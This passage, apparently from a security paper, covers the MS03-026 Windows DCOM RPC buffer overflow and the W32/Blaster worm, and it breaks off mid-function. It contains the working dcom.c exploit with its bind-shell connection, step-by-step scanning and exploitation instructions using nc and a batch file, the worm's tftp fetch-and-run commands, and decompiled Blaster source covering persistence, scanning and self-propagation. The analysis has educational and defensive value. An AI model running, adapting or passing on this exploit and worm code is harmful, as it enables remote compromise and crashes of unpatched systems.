        "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[] = {
       0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x20, 0x00, 0x00,
             0x00, 0x30, 0x00, 0x2D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x88,
             0x2A, 0x0C, 0x00, 0x02, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
             0x00, 0x28, 0x8C, 0x0C, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07,
             0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};


/* ripped from TESO code */
#ifndef WIN32
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                printf("\n - Connection closed by local user\n");
                                exit (EXIT_FAILURE);
                        }
                        write (sock, buf, l);
```

```
                }

                if (FD_ISSET (sock, &rfds)) {
                        l = read (sock, buf, sizeof (buf));
                        if (l == 0) {
                                printf ("\n - Connection closed by remote host.\n");
                                exit (EXIT_FAILURE);
                        } else if (l < 0) {
                                printf ("\n - Read failure\n");
                                exit (EXIT_FAILURE);
                        }
                        write (1, buf, l);
                }
        }
}
#endif


int main(int argc, char **argv)
{

       int     sock;
       int     len, len1;
       unsigned int target_id;
       unsigned long ret;
       struct sockaddr_in target_ip;
       unsigned short port = 135;
       unsigned char buf1[0x1000];
       unsigned char buf2[0x1000];

#ifdef WIN32
       WSADATA wsaData;
#endif

       printf("-------------------------------------------------------------\n");
       printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
       printf("- Original code by FlashSky and Benjurry\n");
       printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");
       printf("- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>\n");


       if (argc < 3) {
              printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
              printf("- Targets:\n");
              for(len = 0; targets[len] != NULL; len++) {
                     printf("-          %d\t%s\n", len, targets[len]);
              }
              printf("\n");
              exit(1);
       }

       /* yeah, get over it :) */
       target_id = atoi(argv[1]);
       ret = offsets[target_id];

       printf("- Using return address of 0x%.8x\n", ret);

       memcpy(sc + 36, (unsigned char *)&ret, 4);

       target_ip.sin_family = AF_INET;
       target_ip.sin_addr.s_addr = inet_addr(argv[2]);
       target_ip.sin_port = htons(port);

#ifdef WIN32
```

```
	if (WSAStartup(MAKEWORD(2, 0), &wsaData)) {
		printf("WSAStartup failed\n");
		return 0;
	}
#endif

	if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
		perror("- Socket");
#ifdef WIN32
		WSACleanup();
#endif
		return (0);
	}

	if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) {
		perror("- Connect");
#ifdef WIN32
		WSACleanup();
#endif
		return (0);
	}

	len = sizeof(sc);
	memcpy(buf2, request1, sizeof(request1));
	len1 = sizeof(request1);

	*(unsigned long *)(request2) = *(unsigned long *)(request2) + sizeof(sc) / 2;
	*(unsigned long *)(request2 + 8) = *(unsigned long *)(request2 + 8) + sizeof(sc) / 2;

	memcpy(buf2 + len1, request2, sizeof(request2));
	len1 = len1 + sizeof(request2);
	memcpy(buf2 + len1, sc, sizeof(sc));
	len1 = len1 + sizeof(sc);
	memcpy(buf2 + len1, request3, sizeof(request3));
	len1 = len1 + sizeof(request3);
	memcpy(buf2 + len1, request4, sizeof(request4));
	len1 = len1 + sizeof(request4);

	*(unsigned long *)(buf2 + 8) = *(unsigned long *)(buf2 + 8) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0x10) = *(unsigned long *)(buf2 + 0x10) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0x80) = *(unsigned long *)(buf2 + 0x80) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0x84) = *(unsigned long *)(buf2 + 0x84) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0xb4) = *(unsigned long *)(buf2 + 0xb4) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0xb8) = *(unsigned long *)(buf2 + 0xb8) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0xd0) = *(unsigned long *)(buf2 + 0xd0) + sizeof(sc) - 0xc;
	*(unsigned long *)(buf2 + 0x18c) = *(unsigned long *)(buf2 + 0x18c) + sizeof(sc) -
0xc;

	if (send(sock, bindstr, sizeof(bindstr), 0) == -1) {
		perror("- Send");
#ifdef WIN32
		WSACleanup();
#endif
		return (0);
	}

	len = recv(sock, buf1, 1000, 0);

	if (send(sock, buf2, len1, 0) == -1) {
		perror("- Send");
#ifdef WIN32
		WSACleanup();
#endif
		return (0);
```

```
        }

#ifdef WIN32
        closesocket(sock);
        printf("Use Netcat to connect to %s:4444\n", argv[2]);
        WSACleanup();
#else
        close(sock);
        sleep(1);

        target_ip.sin_family = AF_INET;
        target_ip.sin_addr.s_addr = inet_addr(argv[2]);
        target_ip.sin_port = htons(4444);

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                perror("- Socket");
                return (0);
        }

        if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) {
                printf("- Exploit appeared to have failed.\n");
                return (0);
        }

        printf("- Dropping to System Shell...\n\n");

        shell(sock);
#endif

        return (0);
}
```

Manually Exploiting the Microsoft Windows MS03-026 RPC Buffer Overflow

Once compiled, the dcom.32 application can be used in conjunction with an IP/Port scanner and Netcat to manually exploit an unpatched Microsoft Windows NT4.0, 2000, XP or 2003 system in the following manner:

1. The attacker uses an IP and port scanner such as Nmap or Angry IP Scanner to scan IP address ranges for vulnerable systems that have TCP port 135 open.

2. Once a vulnerable computer has been identified the attacker runs dcom32.exe with the correct parameter for the operating system and service pack level to be compromised.
   0 = Windows 2000 SP0 (English)
   1 = Windows 2000 SP1 (English)
   3 = Windows 2000 SP2 (English)
   4 = Windows 2000 SP3 (English)
   5 = Windows 2000 SP4 (English)
   6 = Windows XP SP0 (English)
   7 = Windows XP SP1 (English)

   The syntax for running dcom32 is: **dcom32 <os code> <victim ip>**




Figure 1: dcom 32 options (from Pol Balaguer's *The Microsoft Windows NT4/2000/XP/2003 RPC Buffer Overrun Exploit (MS03-026)*).

3. Assuming step 2 was successful the attacker now uses Netcat to connect to the remote shell that has been installed and is listening on TCP port 4444 of the compromised system.

   The syntax for running Netcat is: **nc <victims ip> 4444**




Figure 2: dcom32 has been run against the victim's machine and now netcat is being used to establish a shell (from Pol Balaguer's The Microsoft Windows NT4/2000/XP/2003 RPC Buffer Overrun Exploit (MS03-026)).

From the shell the attacker now has full access to the compromised system, including commands such as net use, net share, sysinfo, driverquery and basically any other Windows command line instruction.

The attacker could also use a batch file in conjunction with dcom32.exe and Netcat to automate the attack:

```
@echo on
@echo-    0    Windows 2000 SP0 (English)
@echo-    1    Windows 2000 SP1 (English)
@echo-    2    Windows 2000 SP2 (English)
@echo-    3    Windows 2000 SP3 (English)
@echo-    4    Windows 2000 SP4 (English)
@echo-    5    Windows XP SP0 (English)
@echo-    6    Windows XP SP1 (English)

dcom32 %1 %2
nc -vvv
```

A batch file known as rpcd.bat implements the above example. It can be downloaded from:

http://www.illmob.org/rpc/Utilities/rcpx.bat.




Figure 3: The rpcd.bat file has been run with the appropriate parameters and the user now has a shell on the compromised system (from Pol Balaguer's The Microsoft Windows NT4/2000/XP/2003 RPC Buffer Overrun Exploit (MS03-026)).

Running the RPC buffer overrun exploit will kill the svchost.exe host process on the target system, whether or not a shell is obtained (for example, if the wrong operating system version parameter is used).

This will cause Windows NT and Windows 2000 systems to become unstable and hang/crash.

The default behavior of Windows XP and Windows 2003 is to reboot the system when the svchost.exe host process crashes. This will generate the following message followed by a system restart.

It is possible to change the default RPC service behavior by opening the *Services* Administrative tool, right clicking on the *Remote Procedure Tool* service, choosing *Properties* and selecting *take no action* on all three drop down boxes.

Description of the W32/Blaster Worm Attack

When executed, the W32/Blaster worm does the following:

1. The worm checks to see if the computer is already infected with a previous instance of the W32/Blaster worm that is running. If this is the case the worm will not try to infect the computer again.

2. The worm then adds the value **"windows auto update"="msblast.exe"** to the **HKEY_LOCAL_MACHINE\SOFTWARE|Microsoft\Windows\CurrentVersion\Run** registry key.

3. Next W32/Blaster generates an IP address and attempts to infect the system that has that address. The IP address is generated based upon the following algorithm:

    - 40% of the time the generated IP address is in the form of A.B.C.0. Where A and B are equal to the first two parts of the infected computers IP address.

      C is also calculated based upon the third part of the infected computer's IP address. 40% of the time the worm checks to see if C is greater than 20. if this is the case then a random value less than 20 is subtracted from C. Once this last value is calculated, the worm will attempt to find and exploit a system with the newly computed IP address.

      The worm will then begin incrementing the 0 part of the IP address range by 1, attempting to find and compromise other systems until it gets to 254.

    - 60% of the time the IP address generated by the w32/Blaster worm is completely random.

4. Data is sent on TCP port 135 in order to exploit the previously described DCOM RPC buffer overflow vulnerability. The worm sends one of two types of data depending on whether the system is Windows 2000 or Windows XP.

    - 80% of the time Windows XP data will be sent.
    - 20% of the time Windows 2000 data will be sent.

    Because of the sudden increase in traffic to port 135 the local subnet is likely to become saturated with network traffic.

    While the W32/Blaster worm is not specifically designed to spread to Windows NT or Windows 2003 systems it is still possible that un-patched instances of these operating

systems will crash as a consequence of the worm's attempts to exploit them. It is also possible to infect un-patched versions of either of these operating systems by manually executing the worm on them. The Blaster worm will then run and spread as normal.

Because of the random nature of the exploit data generated by the worm it might cause the RPC service to crash when it receives incorrect data. This is manifested as svchost.exe generating errors as a result of the erroneous data.

If the RPC service fails, Windows XP will restart the computer by default while Windows 2000 will crash or hang the system. The details of how this feature can be disabled will be discussed later in this paper.

5. The worm uses Cmd.exe to create a backdoor remote shell process that listens on TCP port 4444 so that an attacker can issue remote commands to the compromised system.

6. W32/Blaster listens on UDP port 69 using TFTP. When it receives a request from a system that it was able to successfully connect to using the DCOM RPC buffer overflow exploit, it will send the *msblast.exe* file to that computer and execute the worm.

7. If the current system date is the 16th through the end of the month for the months of January thorough August, or if the current month is September through December, the worm will attempt to perform a denial of service on the windowsupdate.com domain (Microsoft has removed the DNS entry for this domain name as of 08/15/2003).

   This attempt to perform a denial of service will only succeed if one of the following conditions is true:

   - The worm is running on a Windows XP computer that was either infected or restarted during the payload period.
   - The worm is running on a Windows 2000 computer that was infected during the payload period and has not been restarted since being infected.
   - The worm is running on a Windows computer that that was restarted since it was infected, during the payload period and the currently logged on user is Administrator.

Even if W32/Blaster does not successfully infect the target system, the DCOM RPC buffer overflow exploit used in step 4 above will kill the svchost.exe process on Windows NT, Windows 2000, Windows XP and Windows 2003 systems scanned by the worm. On Windows NT and Windows 2000 this will cause the system to become unstable and hang. Windows XP and 2003 will initiate a reboot by default (This default setting can be changed in Windows Service Manager).

As mentioned previously, the W32/Blaster worm was not specifically written to infect Windows NT and 2003 systems, but these systems are still vulnerable to the Windows RPC vulnerability unless they have had the Microsoft MS03-026 patch applied

When scanned by a machine infected with W32/Blaster the svchost.exe process will crash and the system will hang (if it is Windows NT) or reboot (if it is Windows 2003). Note that this does not mean that the machine has been infected with W32/Blaster and running an antivirus program will not detect or defend against this side effect of the worm's propagation mechanism.

Windows NT and Windows 2003 are not immune to infection; they are just not susceptible to W32/Blaster's propagation mechanism. It is still possible to infect un-patched versions of either of these operating systems by manually running *msblast.exe* locally on the computer.

Because W32/blaster sends two types of DCOM RPC buffer overflow data (80% of the time Windows XP, 20% of the time Windows 2000), it is also possible for either of these systems to have its svchost.exe process killed (along with the ensuing hang/crash/reboot) without becoming infected.

For example, if a Windows XP system is scanned by an instance of W32/Blaster that is attempting to infect Windows 2000 systems, the Windows XP computer's svchost.exe will crash and the computer will reboot but the machine will not actually become infected. The inverse situation would also hold true for a Windows 2000 system that is scanned by W32/Blaster using the Windows XP exploit except that the system would hang rather than reboot.

Because an infected host system scans sequentially through its subnet 40% of the time, any vulnerable Windows NT, Windows 2000, Windows XP or Windows 2003 systems on that subnet will probably either reboot, hang or become infected (if they are Windows XP or Windows 2000).

W32/Blaster Source Code

The following recode from a disassembly of the W32/Blaster worm was obtained from:

http://lists.insecure.org/lists/vuln-dev/2003/Aug/att-0029/RPC_DCOM_recode_and_analysis.TXT

```
Recode from disassembly of the Win32 DCOM worm -- Rolf Rolles rolf.rolles/at/ncf.edu

DISCLAIMER:  Do not fix the poor syntax in my C code and compile it.  If you do something
stupid with this, that's your problem, and I'm not responsible.  The way I figure it, if you
go out of your way to fix this to get it to compile, then you've modified the code, it's not
my work anymore, and therefore I am not responsible.

I did this for one reason only:  pure RE for the sake of RE.

Anyway ... this is my first-ever binary analysis.  MSBlast.exe and a dump of the exploit sent
over port 135 were obtained from various people on IRC (thanks snacker and f0dder,
respectively).  Both were analyzed with IDA.  It took two or three hours to analyze the
exploit, and ten hours to analyze msblast.

Preliminary notes.
```

MSBlast was compiled with LCC 1.x, which made it particularly easy to analyze. The exploit encrypts itself via XOR. A few simple modifications to the "Ripper" IDC on datarescue's site takes care of this "protection".

A summary of MSBLAST, from the victim's standpoint:

A request comes in on port 135. If open, the attacker immediately sends the exploit. I am uncertain as to which platforms the return address[es] works on (though I know for a fact that an address was circulating privately that worked on both 2k SP* and XP SP*). The shellcode binds cmd.exe to 135, and the attacker sends the following string of commands:

```
* tftp -i source_ip GET msblast.exe\n
* start msblast.exe\n
? msblast.exe\n
```

TFTP installs standard into \windows\system32. TFTP is perfectly suited for this application: all msblast.exe has to do is fopen itself and send 200h byte chunks. Easy.

(Interestingly, I tried to get infected from a random box in the wild, and every time I got a hit on port 135, the TFTP would not have finished by the time that the "start msblast" command was executed. On a related note, the first copy of the binary I got from IRC was incomplete. Perhaps a longer Sleep() is needed to rectify this problem.)

When msblast loads, its first action is to put itself into the 'run' registry key. Next it picks a random class-C to scan, iteratively. Then it checks the date; if the date is greater than 15 and the month is greater than 8, it starts a thread that lobs custom-generated packets at windowsupdate.com. Regardless of whether the date conditions hold, it begins the scan on the class-C. The scan uses 20 threads at a time.

That's about all there is to it. It uses a trick in infect_host() that I'm not aware of to determine which return value to use in the exploit, and I don't know enough to tell if there's anything remarkable about the generated packets it throws at windowsupdate. It's all there in the source, if anyone cares to illuminate.

In analyzing the code I was unable to determine why the victim system (reportedly) reboots itself. Perhaps it's just that NT doesn't like system services being killed.

The code follows. Functions are listed in the order in which they physically appeared in the binary.

I apologize for the formatting.

Oh, and as mentioned above, this will not compile. I haven't coded anything serious in C for sufficiently long enough that I forgot the proper syntax in some cases. Also, if you examine the infect_host() function, you will see a reason that the code wouldn't work as-is even if it did compile. And to be on the safe side, I left the request1-4, bindstr and shellcode out of the source. They're the same as in any other published DCOM exploit, with a small exception: request4 differs in the first seven bytes, but is identical otherwise, with the xfocus/k-otic/HDM code:

```
The first seven bytes are  0xbe 0x22 0x9c 0x80 0x73 0xfe 0x58      rather than:
                           0x01 0x10 0x08 0x00 0xcc 0xcc 0xcc.
```

```
// globals
unsigned long keystatus, class_a, class_b, class_c, t1, t2, t3, t4, unknown_dword2,ThreadID;
unsigned long mysterious_dword=1, mystery_dword2=0;
char filename[0x104], *msblast="msblast.exe";
sockaddr cp;
socket s;

main(int argc, char *argv[])
       {
       WSAData WSAData;
```

```
	char name[512];
	in_addr in;
	*hostent_ptr ptr_to_hostent;
	unsigned long passed=0;
	char DateStr[3], MonthStr[3];

	RegCreateKeyExA(0x80000002,
"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\windows", NULL, NULL, \
		NULL, 0xF003F, NULL, &keystatus, NULL);

	RegSetValueExA(keystatus, "windows auto update", NULL, (ULONG)1, "msblast.exe",
(ULONG) 0x32);
	RegCloseKey(keystatus);

	CreateMutexA(NULL, (ULONG)1, "BILLY");

	if(GetLastError()==0xb7) ExitProcess(0);

	if(WSAStartup(MAKEWORD(2,2), &WSAData) || WSAStartup(MAKEWORD(1,1), &WSAData) \
		|| WSAStartup((WORD)1, &WSAData))
		{
		GetModuleFileNameA(NULL, &filename, SIZEOF(filename));
		while (!InternetGetConnectedState(&ThreadID, NULL)) {Sleep(20000);}
		srand(GetTickCount());
		class_a = (rand() % 254)+1;
		class_b = (rand() % 254)+1;

		if((gethostname(&name, 512)!=-1) || (ptr_to_hostent=gethostbyname(&name)))
			{
			if((unsigned long)*(ptr_to_hostent.h_list))
				{
				memcpy(&in, *(ptr_to_hostent.h_list), 4);
				sprintf(&name, "%s", inet_ntoa(in.s_addr));
				t1=atoi(strtok(&name, '.'));
				t2=atoi(strtok(&name, '.'));
				t3=atoi(strtok(&name, '.'));
			if (t3>20)
				{
				srand(GetTickCount());
				t3 -= (rand() % 20);
				}
			class_a=t1;
			class_b=t2;
			passed=1;
			}
		}
		srand(GetTickCount());
		if((rand() % 20)>12) passed=0; // this is weird
		unknown_var=1;
		if((rand()%10)>7) unknown_var=2;
		if(!passed)
			{
			t1 = (rand() % 254)+1;
			t2 = (rand() % 254);
			t3 = (rand() % 254);
			}
		GetDateFormatA(0x409, NULL, NULL, "d", &DateStr, 3);
		GetDateFormatA(0x409, NULL, NULL, "d", &MonthStr, 3);
		if((atoi(&DateStr)>15) && (atoi(&MonthStr)>8))
			{
			CreateThread(NULL, NULL, &AttackMS, NULL, NULL, ThreadID);
			}
		while(1==1) {ScanAndInfect();}
		WSACleanup();
```

```
		}
	return;
}

void send_copy_of_self()
{
	char buf[0x204];
	sockaddr name;
	sockaddr to;
	unsigned long tolen=16, readlen;
	unsigned int var_204, var_202, var_200, i=0;
	FILE *thisfile;
	some_global_var=1;

this_sub_start:

	if((s=socket(2,2,0))==-1) goto this_loc_ret;
	memset(&name, NULL, 0x10);
	name.sa_family=2;
	(unsigned int)name.sa_data=(unsigned int)htons(69);
	if(!(bind(s,&name, 0x10))) goto this_loc_ret;
	if((recvfrom(s,&buf, 0x204,NULL,&from, &fromlen))==-1) goto this_loc_ret;
	if(!(thisfile=fopen(&filename,"rb"))) goto this_loc_ret;

	send_self_loop:

		i++;
		var_204=(unsigned int)htons(3);
		var_202=(unsigned int)htons(i);
		readlen=fread(&var_200, 1, 0x200, thisfile);
		readlen+=4;
		if((sendto(s, &var_204, filelen, NULL, &to))<1) goto fclose_it;
		Sleep(900);
		if(readlen<0x204) goto send_self_loop;

		fclose(thisfile);
		goto this_loc_ret;

	fclose_it:
		if(!((unsigned long)thisfile)) goto this_loc_ret;
		fclose(thisfile);
		goto this_loc_ret;

	goto this_sub_start; // strange, but true

	this_loc_ret:
		closesocket(s);
		ExitThread(0);
return;
}

void inc_tvals()
{
	inc_tvals_start:
	if(t4>254) {t4=0; t3++;}
	else {t4++; return;}
	if(t3>254) {t3=0; t2++;}
	else {t3++; return;}
	if(t2>254) {t2=0; t1++;}
	else {t1++; return;}
	if(t1>254) {t1=0; goto inc_tvals_start;}
}

void ScanAndInfect()
```

```
{
	fd_set writefds; // there's actually 64 fds in this array, although only 20 are used.
	in_addr in;
	unsigned long namelen, argp=1, tempvar2, tempvar3;
	sockaddr name;
	socket s[20], currsock;
	timeval timeout;
	memset(&name, 0, 16);
	name.sa_family=(WORD)2;
	name.sa_data=htons(135);
	for(int i=0; i<20; i++)
		{
		s[i*4]=socket((unsigned long)2, (unsigned long)1, (unsigned long)0);
		if((unsigned long)s[i*4]=-1) return;
		ioctlsocket(s[i*4], 0x8004667e, argp);
		}
	for(int i=0; i<20; i++)
		{
		inc_tvals();
		sprintf(&cp, "%i.%i.%i.%i", t1, t2, t3, t4);
		tempvar2=inet_addr(&cp);
		if(tempvar2=-1) return;
		(unsigned long)name.sa_data[2]=(unsigned long)tempvar2;
		connect(s[i*4], &name, 16);
		}
	Sleep(1800);


	for(int i=0; i<20; i++)
		{
		timeout.tv_sec=0; timeout.tv_usec=0; writefds.fd_count=0; tempvar3=0;
		currsock=s[i*4];
		while (tempvar3 < writefds.fd_count)
			{
			if((writefds.fd_array[tempvar3]==currsock)) break;
			tempvar3++;
			}
		if((writefds.fd_count==tempvar3) && (writefds.fd_count>=0x40))
			{
			writefds.fd_array[tempvar3]=currsock;
			writefds.fd_count++;
			}
		if((select(NULL, NULL, &writefds, NULL, &timeout)<1) closesocket(s[i*4]);
		else
			{
			namelen=10;
					getpeername(s[i*4], &name, &namelen); // ?? doesn't
			seem to use the result of this call
			infect_host(s[i*4], inet_ntoa(in.s_addr));
			closesocket(s[i*4]);
			}
		}

	return;
}


int __cdecl infect_host(SOCKET s,char *cp)
{

	sockaddr name;
	char fake_sockaddr[0x10], buf[0x370+0x2cc+0x3c], buf2[0x48];
	unsigned long argp=0, returnaddy=0, ipaddyofhosttoinfect, hObject, ThreadID;
```

```
/* At this point in the code there's some weirdness.

  mov     eax, 2934h
  call    the_code_below

       pop     ecx
       sub     esp, 1000h
       sub     eax, 1000h
       test    [esp], eax
       cmp     eax, 1000h
       jnb     short loc_4022B9
       sub     esp, eax
       test    [esp], eax
       jmp     ecx
       endp

Anyone know what the hell this is?  I'm guessing LCC did not compile this code. */



ioctlsocket(s,0x8004667e, &argp);
if(mystery_dword2==1) returnaddy=0x100139d;
else returnaddy=0x18759f;

/* memcpy(&buf, &bindcode, 72);
memcpy(&somestackvar, &request1, 864);
memcpy(&somestackvar2, &request2, 16);
memcpy(&somestackvar3, &request3, 60);
memcpy(&somestackvar4, &sc, 716);
memcpy(&somestackvar5, &request4, 48);
This is unnecessary crap in the code.  I rewrote it below.*/

memcpy(buf2, bindcode, 0x48);
memcpy(buf, request1, 0x360);
memcpy(buf+0x360, request2, 0x10);
memcpy(buf+0x370, sc, 0x2cc);
memcpy(buf+0x394, returnaddy, 4);
(unsigned long *)buf[0x370]+=(unsigned long)0x166;
(unsigned long *)buf[0x378]+=(unsigned long)0x166;
